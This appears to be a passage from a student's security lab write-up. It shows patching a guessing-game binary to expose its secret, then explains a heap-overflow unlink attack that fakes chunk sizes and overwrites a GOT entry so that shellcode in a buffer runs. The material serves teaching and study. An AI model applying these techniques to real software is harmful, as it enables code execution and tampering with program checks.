


Figure 25

So I prepare a file called "aaaaaaaaaaa" which has same string length with "/dev/random" and edit the binary file, and put four bytes zero in "aaaaaaaaaaa".




Figure 26

Figure 27

Then execute the modified binary file:

```
[11/06/21]seed@VM:~/.../4$ ./case1_edit_filename
0---------->for testing
Please enter your guess: 0
Congratulation! The secret is utqewiioa!
[11/06/21]seed@VM:~/.../4$ ./case1_edit_filename
0---------->for testing
Please enter your guess: 0
Congratulation! The secret is utqewiioa!
[11/06/21]seed@VM:~/.../4$ ./case1_edit_filename
0---------->for testing
Please enter your guess: 0
Congratulation! The secret is utqewiioa!
[11/06/21]seed@VM:~/.../4$
```

Figure 28: The result shows I have get the secret successfully!

Case2:
I use a tool "objdump" to disassemble the binary code, assume that there's a guy be professional on assemble code, so he/she knows how to edit assemble code. But I am not, so I add a line "guess = secret;" below scanf() to know what's the difference.

```
while(1) {
        printf("Please enter your guess: ");
        scanf("%u", &guess);
        guess = secret;
        if (guess == secret)
                break;

        printf("Wrong guess! Please guess again.\n");
}
```

Figure 29




Figure 30: Binary code difference: Left: original code; right: add "guess = secret;" below scanf()




Figure 31: turns into assemble code, the highlight code is "guess = secret;" and red line below is different because of the different code line number

What I do is that modify left highlight binary code by right highlight binary code. Because right part is 6 bytes more than left part, I have to delete "66 9066 9066 90" followed by left highlight binary code.
Then execute the modified binary file:




Figure 32

Case3:
Follow by previous case, I have known the while() assemble code head and end, so I replace them by NOPs(0x90):




Figure 33




Figure 34

Then execute the modified binary file:




Figure 35

5. **Heap Overflow (15 points)**
When buffer and p are allocated in heap, each chunk has three parts: previous chunk size, (current chunk size) + (previous in-used flag → 1 bit), and data space. When a chunk is going to be free(), free() will check "next chunk's" previous in-used flag, and do free() if bit is 1.
So here comes a problem: when using strcpy() or gets(), there's no checking imposed on the data fed into buffer, so a heap overflow can occur. When we free buffer1, it will check the third chunk's previous in-use flag, but the way to achieve the third chunk is: chunk2's address + chunk2's size.




Figure 36

To cheat on free(), we set the chunk2's size with 0xfffffffc (last bit is 0 means chunk1 is already freed), the value is -4, on the other hand, point to previous block and check it's value:




Figure 37

That makes free think buffer2 is freed and also buffer1 is freed.
Then free() invokes unlink() to do: (1) fd + 12 is overwritten by bk. (2) bk + 8 is overwritten by fd. The important thing is (1), when we call foo() in GOT (ex. exit()), it points to the address equals bk, that is, buffer1's address, and executes it.



chunk1
chunk2
pre size s_0
size s_1
buffer1 address
shell code
0xfffffffc
0xfffffffc
fd
bk
foo() address - 12 in GOT
buffer1 address

Figure 38